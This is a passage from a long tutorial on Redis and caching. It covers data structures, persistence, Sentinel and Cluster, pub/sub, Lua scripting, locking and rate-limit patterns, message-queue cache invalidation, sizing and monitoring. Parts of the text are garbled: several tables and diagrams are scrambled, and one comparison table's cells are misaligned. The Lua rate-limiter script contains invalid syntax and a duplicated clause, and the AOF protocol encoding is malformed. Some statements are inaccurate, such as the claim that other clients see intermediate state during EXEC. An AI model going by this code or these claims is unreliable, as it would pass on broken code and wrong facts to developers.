1609459200000 + # Entries from timestamp onward XREAD COUNT 10 BLOCK 5000 STREAMS events $ # Read new entries, block up to 5 seconds if none
available Consumer Groups (like Kafka consumer groups): XGROUP CREATE events mygroup $ MKSTREAM XREADGROUP GROUP mygroup consumer-1 COUNT 10 BLOCK
5000 STREAMS events > XACK events mygroup "1609459200000-0" # Acknowledge processing How Streams differ from Lists:
+-----+ | Feature | List | Stream |
+-----+ | Ordering | By insertion position | By timestamp ID | | Consumer
groups | No | Yes (like Kafka) | | Acknowledgment | No (pop = consumed) | Yes (XACK) | | Re-reading | No (popped items gone) | Yes (items persist)
| | Trimming | Manual (LTRIM) | MAXLEN or MINID auto-trim | | Blocking read | BRPOP (one consumer) | XREADGROUP (many) |
+-----+ | Real-world use cases: - Event sourcing (immutable event log) - IoT
sensor data ingestion - Activity feeds and audit logs - Lightweight message queue (when Kafka is overkill)
```

7. HyperLogLog — Probabilistic Counting

Counts **approximate unique elements** using only ~12 KB of memory regardless of how many elements are added. Standard error rate: 0.81%.

```
Commands: PFADD daily:visitors:2024-01-15 "user:42" PFADD daily:visitors:2024-01-15 "user:99" PFADD daily:visitors:2024-01-15 "user:42" #
Duplicate, not counted PFCOUNT daily:visitors:2024-01-15 # -> 2 (approximately) PFMERGE weekly:visitors daily:visitors:2024-01-15
daily:visitors:2024-01-16 # Merge multiple HLLs into one Why not use a Set? SET with 10 million unique visitors = ~400 MB memory HyperLogLog with
10 million unique visitors = 12 KB memory! (33,000x less memory, with only ~0.81% error) Real-world use cases: - Unique visitor counting (web
analytics) - Unique search query counting - Unique IP addresses per day - Cardinality estimation for any large dataset
```

8. Bitmaps — Bit-Level Operations

Strings treated as arrays of bits. Extremely memory-efficient for boolean data.

Commands: SETBIT user:1001:logins 0 1 # Day 0: logged in SETBIT user:1001:logins 1 0 # Day 1: did not log in SETBIT user:1001:logins 2 1 # Day 2: logged in GETBIT user:1001:logins 2 # -> 1 BITCOUNT user:1001:logins # -> 2 (days logged in) BITOP AND result key1 key2 # Bitwise AND across keys BITOP OR result key1 key2 # Bitwise OR Memory: Tracking 365 days of login for 1 user = 46 bytes! Tracking 365 days for 10 million users = 460 MB (vs. 36 GB with sets) Real-world use cases: - Daily active users (1 bit per user per day) - Feature flags (1 bit per user per feature) - Online/offline status (1 bit per user) - Bloom filters (Redis has RedisBloom module)

Data Structures Summary

Case	String	O(1) get/set	Moderate	Simple caching	List				
O(1) push/pop	Good (quicklist)	Queues, feeds	Set	O(1) add/check	Good (intset)	Tags, uniqueness	Sorted Set	O(log n) add/rank	
Moderate	Leaderboards	Hash	O(1) per field	Excellent (ziplist)	Objects, profiles	Stream	O(1) append	Good	Event logs
HyperLogLog	O(1)	Excellent (12 KB)	Unique counting	Bitmap	O(1) per bit	Excellent	Boolean arrays		

Redis Persistence — Surviving Restarts

Redis is an in-memory store, but it offers persistence to survive restarts and crashes.

RDB (Redis Database) Snapshots

RDB creates point-in-time snapshots of the entire dataset at configured intervals. Configuration (redis.conf): save 900 1 # Snapshot if >= 1 key changed in 900 seconds (15 min) save 300 10 # Snapshot if >= 10 keys changed in 300 seconds (5 min) save 60 10000 # Snapshot if >= 10000 keys changed in 60 seconds (1 min) How it works: 1. Redis forks a child process (copy-on-write via OS fork()) 2. Child process writes entire dataset to a .rdb file on disk 3. Parent process continues serving requests (unblocked!) 4. When child finishes, it replaces the old .rdb file atomically Timeline: T=0 T=5min T=10min T=15min | | | [data] [SNAPSHOT] [data] [SNAPSHOT] | | v v dump.rdb dump.rdb (updated) Pros: + Compact single file (easy to backup, transfer) + Fast restarts (load .rdb file directly into memory) + No write amplification (single file, not per-operation) + Fork is fast (copy-on-write; parent doesn't pause) Cons: - DATA LOSS: Up to N minutes of data lost between snapshots (if crash happens between snapshots, all writes since last snapshot are lost) - Fork can be slow with large datasets (10+ GB = seconds to fork)

AOF (Append-Only File)

AOF logs every write command to a file. On restart, Redis replays the log. Configuration: appendonly yes appendfsync always # fsync after EVERY command (safest, slowest) appendfsync everysec # fsync every second (good balance, DEFAULT) appendfsync no # OS decides when to fsync (fastest, risky) How it works: Client commands: AOF File (append-only): SET user:1 "Alice" ---> *3\r\n\$3\r\nSET\r\n\$6\r\nuser:1\r\n\$5\r\n\r\nAlice INCR counter ---> *2\r\n\$4\r\nINCR\r\n\$7\r\n\r\ncounter LPUSH list "a" ---> *3\r\n\$5\r\nLPUSH\r\n\$4\r\n\r\nlist\r\n\$1\r\n\r\na AOF Rewrite (compaction): Over time, AOF grows large. Redis rewrites it by reading current state and generating the minimal set of commands to recreate it. Before rewrite (100,000 lines): SET counter 0 INCR counter (x 99,999 times) After rewrite (1 line): SET counter 99999 Pros: + Minimal data loss (at most 1 second with appendfsync everysec) + Human-readable log (useful for debugging) + Auto-rewrite prevents unbounded growth Cons: - Larger file than RDB (text-based log of all commands) - Slower restart (must replay all commands) - Write amplification (every write = disk I/O)

Hybrid Persistence (RDB + AOF) — The Recommended Approach

Redis 4.0+ supports hybrid persistence: aof-use-rdb-preamble yes How it works: 1. AOF rewrite starts -> generates RDB snapshot as the PREAMBLE of the AOF file 2. New commands after the rewrite are appended as normal AOF entries AOF File: +-----+ | [RDB snapshot data] | <- Fast to load (binary format) | [AOF commands since snapshot] | <- Small, only recent changes +-----+ Restart: 1. Load RDB preamble (fast, bulk loading) 2. Replay AOF tail (only a few seconds of commands) = FAST restart + MINIMAL data loss (best of both worlds) +-----+ | Approach | Data Loss | Restart | Disk Usage | +-----+ +-----+ +-----+ | RDB only | Up to | Fast | Small | | | 15 min | | | AOF only | ~1 sec | Slow | Large | | Hybrid (RDB+AOF) | ~1 sec | Fast | Medium | | No persistence | ALL data | N/A | None (pure cache) | +-----+ +-----+ +-----+ Recommendation: - Production cache with data you can afford to lose: RDB only - Production data store (sessions, queues): Hybrid (RDB + AOF) - Pure volatile cache (can repopulate from DB): No persistence

Redis High Availability — Sentinel and Cluster

Redis Sentinel (HA without Sharding)

Redis Sentinel provides **automatic failover** — if the master node goes down, Sentinel promotes a replica to master automatically.

Architecture: +-----+ +-----+ +-----+ | Sentinel 1 | | Sentinel 2 | | Sentinel 3 | | (monitor) | | (monitor) | | (monitor) | +-----+ +-----+ +-----+ | | | +---monitoring-----+---monitoring-----+ | | | +-----v-----+ +-----v-----+ +-----v-----+ | MASTER |---->| Replica 1 | | Replica 2 | | (read+write) | | (read only) | | (read only) | | 10.0.0.1 | | 10.0.0.2 | | 10.0.0.3 | +-----+ +-----+ +-----+ Normal operation: - Writes go to Master - Reads can go to Master or Replicas (read scaling) - Sentinels continuously monitor Master health Failover (Master crashes): 1. Sentinels detect Master is unreachable (configurable threshold) 2. Sentinels reach QUORUM (majority agree Master is down) 3. One Sentinel is elected leader for the failover 4. Leader promotes Replica 1 to new Master 5. Replica 2 is reconfigured to replicate from new Master 6. Clients are notified of the new Master address After failover: +-----+ +-----+ +-----+ | OLD | | NEW MASTER | | Replica 2 | | MASTER | | (was R1) | <----| (follows | | (DOWN) | | 10.0.0.2 | | new master | +-----+ +-----+ +-----+ Failover time: typically 5-30 seconds Configuration: sentinel monitor mymaster 10.0.0.1 6379 2 # Monitor master, quorum = 2 sentinel down-after-milliseconds mymaster 5000 # 5s to consider down sentinel failover-timeout mymaster 60000 # 60s failover timeout

Redis Cluster (HA + Sharding)

Redis Cluster distributes data across **multiple master nodes** using **hash slots**. It provides both sharding (horizontal scaling) and high availability (automatic failover).

```
Architecture: Hash Slot Range: 0 to 16383 (16384 total slots) +-----+ +-----+ +-----+ | Master 1 ||  
Master 2 || | Master 3 || Slots: 0-5460 || Slots: 5461-10922 || Slots: 10923-16383| | | | | | | ++ Replica 1A || ++ Replica 2A ||  
++ Replica 3A || +-----+ +-----+ +-----+ How data is distributed: slot = CRC16(key) % 16384 SET  
user:alice "data" -> CRC16("user:alice") = 10239 -> 10239 % 16384 = 10239 -> Slot 10239 is on Master 2 -> routed to Master 2 SET user:bob "data"  
-> CRC16("user:bob") = 3876 -> Slot 3876 is on Master 1 -> routed to Master 1 Client routing: 1. Client sends command to ANY node 2. If node owns  
the slot -> executes command 3. If node does NOT own the slot -> returns MOVED redirect: -MOVED 10239 10.0.0.2:6379 4. Client updates its slot  
mapping and retries 5. Smart clients cache the slot map to avoid redirects Failover within Cluster: - If Master 2 crashes -> Replica 2A is  
promoted to Master - Slots 5461-10922 are now served by the new Master (was Replica 2A) - Other masters and replicas are unaffected Scaling the  
cluster: Adding Master 4: 1. Add new node to cluster 2. Redis Cluster redistributes hash slots: Master 1: 0-4095 (was 0-5460) Master 2: 4096-8191  
(was 5461-10922) Master 3: 8192-12287 (was 10923-16383) Master 4: 12288-16383 (new) 3. Data in moved slots is migrated in the background 4. Zero  
downtime! Clients follow MOVED redirects during migration.
```

Sentinel vs Cluster

	Feature	Redis Sentinel	Redis Cluster	Redis Sharding
Max data size	Limited to one server's RAM	Sum of all masters' RAM	Write scaling	No (single master)
Read scaling	Yes (read from replicas)	Yes (replicas per master)	Failover	Sentinel-managed
One node (fine)	Only if keys on SAME slot	Complexity	Low	Medium-High
server RAM	Need HA for existing setup	Need horizontal write scaling	When to use	Dataset < single server RAM
				Dataset > single server RAM

Redis Pub/Sub — Real-Time Messaging

Redis Pub/Sub allows publishers to send messages to channels without knowing who (if anyone) is listening, and subscribers to receive messages from channels of interest.

Publisher Redis Subscribers +-----+ PUBLISH +-----+ message +-----+ | App A |---"news"----->| Channel |----->| Worker 1 | | (pub) | "breaking" | "news" | | (sub) | +-----+ news!"+ +-----+ +-----+ | message +-----+ +-----+>| Worker 2 | | (sub) | +-----+ Commands: Subscriber: SUBSCRIBE news sports weather Publisher: PUBLISH news "Breaking: Redis 8.0 released!" -> Both Worker 1 and Worker 2 receive the message Pattern subscribe: PSUBSCRIBE user:*:events -> Receives messages from user:42:events, user:99:events, etc. Key characteristics: - Fire-and-forget: if no subscribers are listening, message is LOST - No persistence: messages are NOT stored (unlike Streams) - No acknowledgment: publisher doesn't know if anyone received it - Fan-out: one message goes to ALL subscribers of that channel Use cases: - Real-time notifications (chat indicators, typing status) - Cache invalidation across application servers - Event broadcasting (config changes, feature flag updates) - Live dashboards (push updates to all connected clients) NOT suitable for: - Reliable message delivery (use Redis Streams or RabbitMQ instead) - Message history (messages are not stored) - Work queues (all subscribers get all messages, no load distribution)

Redis Pipelining and Transactions

Pipelining — Batch Commands for Speed

```
WITHOUT pipelining (10 commands, 10 round trips): Client Redis SET k1 v1 -----> <----- OK SET k2 v2
-----> <----- OK SET k3 v3 -----> <----- OK ... (7 more round
trips) Total time: 10 * RTT (e.g., 10 * 0.5ms = 5ms) WITH pipelining (10 commands, 1 round trip): Client Redis SET k1 v1 ---> SET k2 v2 ---> SET
k3 v3 ----> (all sent at once)--> Process all 10 ---> commands SET k10 v10 ----> <----- (all responses at once)-----> OK, OK, OK... (10x OK)
Total time: 1 * RTT + processing (e.g., 0.5ms + 0.01ms = 0.51ms) Speedup: ~10x for 10 commands, ~100x for 100 commands! Implementation (Python
with redis-py): pipe = redis.pipeline() for i in range(1000): pipe.set(f"key:{i}", f"value:{i}") pipe.execute() # All 1000 commands sent in one
round trip
```

Transactions (MULTI/EXEC)

Redis transactions group commands that execute ATOMICALLY (all or nothing) MULTI # Start transaction SET account:alice:balance 900 # Queued (not executed yet) SET account:bob:balance 1100 # Queued EXEC # Execute all queued commands atomically If another client modifies the keys between MULTI and EXEC, use WATCH for optimistic locking: WATCH account:alice:balance # Watch for changes current = GET account:alice:balance # Read current value (1000) MULTI SET account:alice:balance 900 # Deduct 100 SET account:bob:balance 1100 # Add 100 EXEC # If another client modified alice's balance after WATCH, # EXEC returns nil (transaction aborted). Client retries. Note: Redis transactions are NOT like SQL transactions. - No rollback (if SET fails, other commands still execute) - No isolation levels (other clients see intermediate state during EXEC) - Use Lua scripts for true atomic operations with logic

Lua Scripting — Atomic Operations with Logic

```

Lua scripts execute ATOMICALLY on the Redis server. No other command can run while a Lua script is executing. This is the most powerful way to
implement complex atomic operations. Example: Atomic rate limiter local key = KEYS[1] local limit = tonumber(ARGV[1]) local window =
tonumber(ARGV[2]) atomic current = tonumber(redis.call('GET', key) or '0') if current >= limit then return 0 -- limit then return 0 -- limit exceeded end
redis.call('INCR', key) if current == 0 then redis.call('EXPIRE', key, window) end return 1 -- Allowed EVALSHA <sha> 1 rate_limit:user:42 100 60 #
Allow 100 requests per 60 seconds for user 42 Why Lua scripts over transactions: - Can include IF/ELSE logic (transactions cannot) - Truly atomic
(no interleaving) - Can read and write in the same operation - Cached on server (EVALSHA uses SHA hash, no re-sending script)

```

In-Process Caching — Local Memory Caches

Before data reaches Redis/Memcached (network cache), you can cache it **inside your application process** in local memory. This is the fastest possible cache — no network hop at all.

In-Process vs Distributed Cache

+-----+ In-Process Cache Distributed Cache (Redis)
+-----+ Data in application memory Data in separate Redis server Access
time: ~50 nanoseconds Access time: ~0.5-2 milliseconds No network hop Network round trip required Per-instance (not shared) Shared
across all instances Lost on restart/deploy Survives app restarts Size limited by app heap Size limited by Redis server RAM
Consistency: HARD (each Consistency: EASIER (single instance has its own copy) source of truth)
+-----+ When to use in-process: - EXTREMELY hot data (called 1000s of times/second
per instance) - Configuration data (rarely changes) - Reference/lookup data (country codes, currency rates) - Data that can tolerate staleness
across instances When NOT to use in-process: - Data that must be consistent across all app instances - Large datasets (will consume app heap
memory) - Data that changes frequently (stale copies everywhere)

Popular In-Process Cache Libraries

Java: +-----+ Library Key Features
+-----+ Caffeine Near-optimal hit rate (TinyLFU eviction), async
loading, time-based expiration, THE default choice for Java. 15M+ ops/sec.
+-----+ Guava Cache Google's cache from Guava library. Good but
Caffeine is its successor with better perf. +-----+ EHCache Mature,
supports heap + off-heap + disk tiers. Supports distributed mode with Terracotta.
+-----+ Python:
+-----+ Library Key Features
+-----+ cachetools TTL, LRU, LFU implementations. Simple.
functools.lru_cache Built-in Python decorator. Basic LRU. +-----+ Go:
+-----+ Library Key Features
+-----+ BigCache No GC overhead (stores data as byte slices). Ristretto
Dgraph's cache with TinyLFU admission policy. +-----+ .NET:
+-----+ Library Key Features
+-----+ MemoryCache Built-in .NET. CacheItemPolicy for expiration.
LazyCache Thread-safe wrapper, prevents stampede. +-----+ Example: Caffeine
(Java) LoadingCache<String, User> userCache = Caffeine.newBuilder().maximumSize(10_000) // Max 10K entries
.expireAfterWrite(Duration.ofMinutes(5)) // 5 min TTL .refreshAfterWrite(Duration.ofMinutes(1)) // Async refresh after 1 min .recordStats() //
Enable hit/miss metrics .build(userId -> userService.getUser(userId)); // Loader function User user = userCache.get("user:42"); // Cache hit or
auto-load // First call: loads from userService (cache miss) // Second call: returns from cache (nanoseconds, no network)

Multi-Level Caching Architecture (L1 + L2)

Production systems often combine **in-process (L1)** and **distributed (L2)** caches for maximum performance.

Multi-Level Cache Architecture: +-----+ +-----+ +-----+ +-----+ Client ----> Application ----> Redis (L2)
----> Database +-----+ Server Distributed Cache +-----+ Caffeine (L1 Cache)
In-Process +-----+ +-----+ Request flow: 1. Check
L1 (Caffeine, in-process) -> HIT: Return immediately (~50 nanoseconds) DONE! -> MISS: Continue to step 2 2. Check L2 (Redis, distributed) -> HIT:
Return data, store in L1 for next time (~1 ms) -> MISS: Continue to step 3 3. Query Database -> Store result in L2 (Redis) with TTL -> Store
result in L1 (Caffeine) with shorter TTL -> Return data (~10-50 ms) Performance characteristics:
+-----+ +-----+ Level Latency Hit Rate (target)
+-----+ +-----+ L1 (Caffeine) ~50 nanoseconds 50-70% L2 (Redis) ~1 millisecond 90-95% of
L1 misses Database ~10-50 ms Remaining 5-10% +-----+ Effective hit rate: - L1
hit rate: 60% - L2 hit rate (of L1 misses): 90% - Combined hit rate: 60% + (40% * 90%) = 60% + 36% = 96% - Only 4% of requests hit the database!
The consistency challenge: Problem: Server A updates a record in DB and Redis (L2). But Server B still has the OLD value in its L1 cache.
Solutions: a) Short L1 TTL (10-60 seconds) - accept brief staleness b) Redis Pub/Sub to broadcast invalidation to all servers: Server A updates ->
publishes "invalidate:user:42" to Redis channel All servers subscribe -> delete "user:42" from their L1 cache c) Versioned keys: cache_key =
"user:42:v5" - version changes on update

Redis Practical Patterns

Pattern 1: Distributed Locking with Redis

When multiple application instances need to coordinate exclusive access to a shared resource.

Problem: Two servers processing the same order simultaneously. Server A: Process order #42 -> charge credit card Server B: Process order #42 ->
charge credit card (DOUBLE CHARGE!) Solution: Distributed lock with Redis Acquire lock: SET lock:order:42 "server-a-uuid" NX EX 30 # NX = only if
not exists (atomic check-and-set) # EX 30 = auto-expire in 30 seconds (prevents dead locks) If SET returns OK -> lock acquired, proceed with
processing If SET returns nil -> lock held by someone else, wait/retry Release lock (Lua script for atomicity): if redis.call("GET", KEYS[1]) ==
ARGV[1] then return redis.call("DEL", KEYS[1]) else return 0 end # Only release if WE hold the lock (check value matches our UUID) # Prevents:

Server A's lock expires, Server B acquires, # Server A finishes and deletes Server B's lock! Redlock (distributed lock across multiple Redis masters): For critical operations, acquire locks on N/2+1 independent Redis masters. Tolerates failure of any minority of Redis nodes. Timeline: Server A: SET lock NX EX 30 -> "OK" (lock acquired) Server B: SET lock NX EX 30 -> nil (lock denied, waiting) Server A: ... processing order #42 ... Server A: DEL lock (if still owner) (lock released) Server B: SET lock NX EX 30 -> "OK" (lock acquired now)

Pattern 2: Rate Limiting with Redis

Fixed Window Rate Limiter: Key: rate_limit:{user_id}:{window} function is_allowed(user_id, limit, window_seconds): key = f"rate_limit:{user_id}:{current_minute()}" current = INCR key if current == 1: EXPIRE key window_seconds # Set TTL on first request return current <= limit Example: 100 requests per minute INCR rate_limit:user42:2024-01-15T10:30 -> 1 (first request, allowed) EXPIRE rate_limit:user42:2024-01-15T10:30 60 INCR rate_limit:user42:2024-01-15T10:30 -> 2 (allowed) ... INCR rate_limit:user42:2024-01-15T10:30 -> 101 (DENIED! Over limit) Sliding Window Rate Limiter (using Sorted Set): ZADD rate_limit:user42 {timestamp} {unique_request_id} ZREMRANGEBYSCORE rate_limit:user42 0 {timestamp - window} ZCARD rate_limit:user42 -> current request count in window If count >= limit -> deny request Else -> allow request This gives a TRUE sliding window (no boundary issues).

Pattern 3: Session Management with Redis

Login -> Create Session: session_id = generate_uuid() HSET session:{session_id} user_id "42" name "Alice" role "admin" EXPIRE session:{session_id} 3600 # 1 hour TTL Set-Cookie: session_id={session_id}; HttpOnly; Secure Each Request -> Read Session: session_data = HGETALL session:{cookie.session_id} if session_data is empty -> redirect to login (expired/invalid) EXPIRE session:{session_id} 3600 # Refresh TTL (sliding expiration) Logout -> Destroy Session: DEL session:{session_id} Why Redis for sessions: - Sub-millisecond access (faster than DB) - Automatic expiry via TTL (no cleanup jobs needed) - Shared across all app servers (no sticky sessions) - Hash data structure is perfect for session key-value pairs - Atomic operations prevent race conditions Capacity planning: - Average session size: ~1 KB (10-20 fields) - 1 million concurrent sessions: ~1 GB Redis memory - Redis can handle 100K+ session operations per second easily

Pattern 4: Leaderboard with Redis Sorted Set

Gaming Leaderboard (10 million players): Player scores a point: ZINCRBY global:leaderboard 1 "player:alice" # O(log n) Get top 10 players: ZREVRANGE global:leaderboard 0 9 WITHSCORES # O(log n + 10) -> ["player:bob", 15000, "player:charlie", 14500, ...] Get player's rank: ZREVRANK global:leaderboard "player:alice" # O(log n) -> 42 (alice is ranked #43, 0-indexed) Get players ranked 100-110: ZREVRANGE global:leaderboard 100 110 WITHSCORES Get players with score between 10000-15000: ZRANGEBYSCORE global:leaderboard 10000 15000 Performance: All operations are O(log n). For 10 million players: log2(10M) = ~23 comparisons. Instant. Alternative (without Redis): SQL query SELECT player_id, score FROM leaderboard ORDER BY score DESC LIMIT 10; -> With 10M rows and proper index: ~10-50ms -> With Redis: ~0.1ms (100-500x faster) -> And Redis supports REAL-TIME updates (no query re-execution)

Message-Driven Cache Invalidation (RabbitMQ, Kafka, and Event Bus)

One of the hardest problems in caching is **keeping the cache in sync with the database**. When data changes in the database, the cache must be invalidated or updated. Message queues (RabbitMQ, Kafka) play a critical role in solving this reliably at scale.

The Cache Invalidation Problem at Scale

Scenario: E-commerce site with 20 application servers, all caching product data in Redis. Problem: Product price changes from \$99 to \$79. Simple approach (direct invalidation): App Server A receives the update request: 1. UPDATE products SET price = 79 WHERE id = 42; 2. DEL product:42 from Redis; Seems fine, but what about: - Race condition: Another server reads old data BETWEEN step 1 and 2? - App crash: Server A crashes AFTER step 1 but BEFORE step 2? -> Database has \$79, cache still shows \$99 (stale forever!) - Multiple caches: What about L1 caches on 20 servers? - Multiple regions: What about Redis in US-East and EU-West?

Solution: Event-Driven Invalidation via Message Queue

Architecture: +-----+ 1. Write +-----+ 2. CDC/Trigger +-----+ 3. Publish | App +----->| DB +----->| Message +----->| Server | | (Change Data | Queue | invalidation +-----+ +-----+ Capture) | (Rabbit | event | MQ or | | Kafka) | +-----+ | +-----+ +-----+ +-----+ | | 4a. Consume 4b. Consume 4c. Consume | | +-----V-----+ +-----V-----+ +-----V-----+ | App Srv 1 | | App Srv 2 | | App Srv 3 | | DEL L1 | | DEL L1 | | cache | | cache | | cache | +-----+ +-----+ +-----+ +-----+ | | +-----+ +-----+ +-----+ | Redis (L2) | | DEL cache | +-----+ Flow: 1. Application writes to database 2. Database change is captured (CDC via Debezium, DB trigger, or application event) 3. Change event published to message queue (RabbitMQ or Kafka) 4. All application servers consume the event and: a) Delete/update their L1 in-process cache b) Delete/update the shared L2 Redis cache 5. Next read request will cache-miss and fetch fresh data from DB

RabbitMQ for Cache Invalidation

RabbitMQ is a **message broker** that implements the AMQP protocol. It is widely used for reliable message delivery between services, including cache invalidation.

RabbitMQ Core Concepts: +-----+ +-----+ +-----+ +-----+ | Producer |---->| Exchange |---->| Queue |---->| Consumer | | (publishes | | (routes | | (stores | | (processes | | messages) | | msgs) | | msgs) | | messages) | +-----+ +-----+ +-----+ +-----+ +-----+ Exchange Types: +-----+ +-----+ +-----+ | Type | Routing Behavior | +-----+ +-----+ +-----+ | Direct | Route to queue with matching routing key | | |

```
"cache.invalidate.product" -> product queue | +-----+-----+ | Fanout | Route to ALL
bound queues (broadcast) | | Every app server gets every invalidation event |
+-----+-----+ | Topic | Route based on pattern matching | | |
"cache.invalidate.product.*" matches | | "cache.invalidate.product.42" |
+-----+-----+ | Headers | Route based on message headers (rarely used) |
+-----+-----+ Cache Invalidation with RabbitMQ: 1. Producer (the writing app server):
channel.basic_publish( exchange='cache_invalidation', # Fanout exchange routing_key='', body='{"type": "product", "id": 42, "action": "updated"}'
) 2. Exchange (fanout): broadcasts to ALL bound queues 3. Each app server has its own queue bound to the exchange: Queue:
cache_invalidation_server_1 Queue: cache_invalidation_server_2 Queue: cache_invalidation_server_3 4. Consumer (every app server): def
on_message(message): event = json.loads(message.body) if event['action'] == 'updated': local_cache.delete(f"product:{event['id']}") # L1
redis.delete(f"product:{event['id']}") # L2 message.ack() # Acknowledge processing why RabbitMQ for this: + Message acknowledgment (guaranteed
delivery) + Fanout exchange = perfect for broadcasting to all servers + Persistent queues survive RabbitMQ restarts + Dead letter queue for failed
messages + Prefetch control (don't overwhelm consumers)
```

RabbitMQ vs Kafka for Cache Invalidation

```
+-----+-----+ | Feature | RabbitMQ | Kafka |
+-----+-----+ | Model | Message broker | Distributed log | | (push to
consumers) | (consumers pull from log) | +-----+-----+ | Message
lifetime | Deleted after consumption | Retained for configured period |
+-----+-----+ | Ordering | Per-queue FIFO | Per-partition ordering |
+-----+-----+ | Throughput | ~50K msgs/sec per node | ~1M+ msgs/sec per
node | +-----+-----+ | Consumer groups | Competing consumers per queue |
Consumer groups per topic | +-----+-----+ | Replay | No (message
consumed = gone) | Yes (re-read from any offset) | +-----+-----+ | Best
for cache | Small-medium systems | Large-scale systems | | invalidation | (< 100 servers) | (100+ servers, high volume) |
+-----+-----+ | Complexity | Lower | Higher |
+-----+-----+ Recommendation: - RabbitMQ: When you need reliable cache
invalidation for 5-50 app servers. Simple to operate, message-level acknowledgment, routing flexibility. - Kafka: When you have 100+ consumers,
need event replay capability, or already use Kafka for event streaming. Higher throughput. - Redis Pub/Sub: When you need fire-and-forget
invalidation and can tolerate missed messages (simplest, but unreliable).
```

Change Data Capture (CDC) — The Source-of-Truth Approach

CDC captures database changes at the WAL (Write-Ahead Log) level, ensuring NO change is missed – even if the application forgets to publish an invalidation event. +-----+ Write +-----+ WAL/Binlog +-----+ Events +-----+ | App +-----+ | DB +-----+ | Debezium+-----+ | Kafka | | Server | | (PG/ | stream | (CDC | | | +-----+ | MySQL | | tool) | +-----+ +-----+ | | +-----+ v-----+ | Cache Invalidation | Service | | DEL from Redis | +-----+ How Debezium CDC works: 1. Debezium connects to the database's replication stream (PostgreSQL logical replication, MySQL binlog) 2. Every INSERT, UPDATE, DELETE is captured as an event: { "op": "u", // u=update, c=create, d=delete "before": {"id": 42, "price": 99}, "after": {"id": 42, "price": 79}, "source": {"table": "products", "ts_ms": 1705312800000} } 3. Event published to Kafka topic: "dbserver.public.products" 4. Cache invalidation service consumes the event and invalidates cache Why CDC is the gold standard: + Captures ALL changes (even direct SQL updates, bulk imports) + No application code changes needed + Exactly-once delivery with Kafka + Can rebuild entire cache from event log (replay) Popular CDC tools: - Debezium (open-source, supports PostgreSQL, MySQL, MongoDB, SQL Server) - AWS DMS (Database Migration Service – also supports CDC) - Maxwell (MySQL binlog -> Kafka) - pg_logical (PostgreSQL native logical replication)

Cache Sizing and Capacity Planning

How to Estimate Cache Size

Formula: Cache Size = (Number of items to cache) × (Average item size) × (Overhead factor) Example: E-commerce product cache Items to cache: - Total products: 5 million - Hot products (80/20 rule): 1 million (20% of products get 80% of traffic) - Decision: Cache the hot 1 million products Average item size: - Product JSON: ~500 bytes - Redis key overhead: ~50 bytes (key name + internal metadata) - Redis hash overhead: ~100 bytes (ziplist for small hashes) - Total per item: ~650 bytes Overhead factor: 1.2 (Redis memory fragmentation, ~20% overhead) Cache Size = 1,000,000 × 650 bytes × 1.2 = 780,000,000 bytes = ~780 MB Recommendation: Provision 1 GB Redis instance (leave headroom for growth)

Memory Optimization Techniques

1. Use Hashes for small objects (Redis ziplist encoding): Instead of: SET user:1:name "Alice" SET user:1:email "alice@e.com" Memory: ~200 bytes per field (key overhead) Use: HSET user:1 name "Alice" email "alice@e.com" Memory: ~80 bytes total (ziplist packs fields) Savings: 60%+ for small objects 2. Use short key names: Instead of: user_session_data:1001:full_profile Use: s:1001:p (if documented) Savings: 30+ bytes per key × millions of keys = significant 3. Compress large values: Instead of: SET product:42 '{...1KB JSON...}' Use: SET product:42 <gzip compressed bytes> Savings: 50-80% for JSON/text data Trade-off: CPU cost for compress/decompress 4. Use appropriate data types: - Integer values: Redis stores efficiently (8 bytes) - Bitmaps: 1 bit per flag instead of "true"/"false" strings - HyperLogLog: 12 KB for cardinality instead of full Set 5. Set maxmemory and eviction policy: maxmemory 4gb maxmemory-policy allkeys-lru # When memory is full, evict least recently used keys Available policies: +-----+ | Policy | Behavior | +-----+ | noeviction | Return error on writes (don't evict) | | allkeys-lru | Evict LRU keys from ALL keys (most common) | | volatile-lru | Evict LRU keys ONLY from keys with TTL set | | allkeys-lfu | Evict LFU keys from ALL keys | | volatile-lfu | Evict LFU keys with TTL set | | allkeys-random | Evict random keys | | volatile-random | Evict random keys with TTL | | volatile-ttl | Evict keys with shortest remaining TTL | +-----+ +-----+

Cache Monitoring — Essential Metrics

```
+-----+-----+ | Metric | What It Tells You |
+-----+-----+ | Hit Rate | % requests served from cache. Target >90% | | | Low =
wrong keys cached or wrong TTL | +-----+-----+ | Miss Rate | % requests going to
backend. Target <10% | | | High = cache warming issue or cold start | +-----+-----+ |
Memory Usage | Current vs max memory. Alert at 80% | +-----+-----+ | Eviction Rate |
Keys evicted per second. Should be steady | | | Spike = cache too small or TTL too long |
+-----+-----+ | Connected Clients | Number of active connections |
+-----+-----+ | Commands/sec | Throughput. Watch for sudden drops/spikes |
+-----+-----+ | Latency (p50, p99) | Tail latency. p99 > 5ms = investigate |
+-----+-----+ | Keyspace misses vs hits | Redis INFO stats: keyspace_hits, | | |
keyspace_misses | +-----+-----+ | Redis monitoring commands: INFO stats # Hit/miss
counts, commands processed INFO memory # Memory usage, fragmentation ratio INFO clients # Connected clients, blocked clients SLOWLOG GET 10 # Last
10 slow commands (> 10ms default) MONITOR # Real-time stream of all commands (DEBUG ONLY!) CLIENT LIST # All connected clients with details
```

Cache Consistency Problems

Caching introduces one of the hardest problems in computer science: **cache invalidation**.

"There are only two hard things in Computer Science: cache invalidation and naming things." — Phil Karlton

Problem 1: Stale Data

When the source data changes but the cache still holds the old value.

```
Time 0: Cache[user:123] = {name: "Alice", age: 25} Time 1: DB update: user:123 age -> 26 Time 2: Cache still returns {name: "Alice", age: 25} <-
STALE! Time 3: Cache TTL expires, next read fetches fresh data
```

Solutions: - Short TTLs (accept brief staleness) - Active invalidation on writes (delete or update cache entry) - Event-driven invalidation (DB change stream triggers cache update)

Problem 2: Thundering Herd

When a popular cache key expires, hundreds of concurrent requests **simultaneously** hit the database to reload it.

```
Time 0: Cache[popular_item] expires Thread 1: cache miss -> query DB Thread 2: cache miss -> query DB All at the Thread 3: cache miss -> query DB
same instant! Thread 4: cache miss -> query DB DB overwhelmed! Thread 5: cache miss -> query DB ... Thread 100: cache miss -> query DB
```

Problem 3: Cache Stampede

Similar to thundering herd but happens during **cache warming** or **cold start** — when the cache is empty and all requests hit the backend.

Solutions to Cache Consistency Problems

1. Cache Locking (Mutex)

Only one thread fetches from DB on a miss; others wait or return stale data.

```
Thread 1: cache miss -> acquire lock -> query DB -> populate cache -> release lock Thread 2: cache miss -> lock busy -> wait/retry -> cache hit
(populated by T1) Thread 3: cache miss -> lock busy -> wait/retry -> cache hit (populated by T1)
```

Implementation with Redis:

```
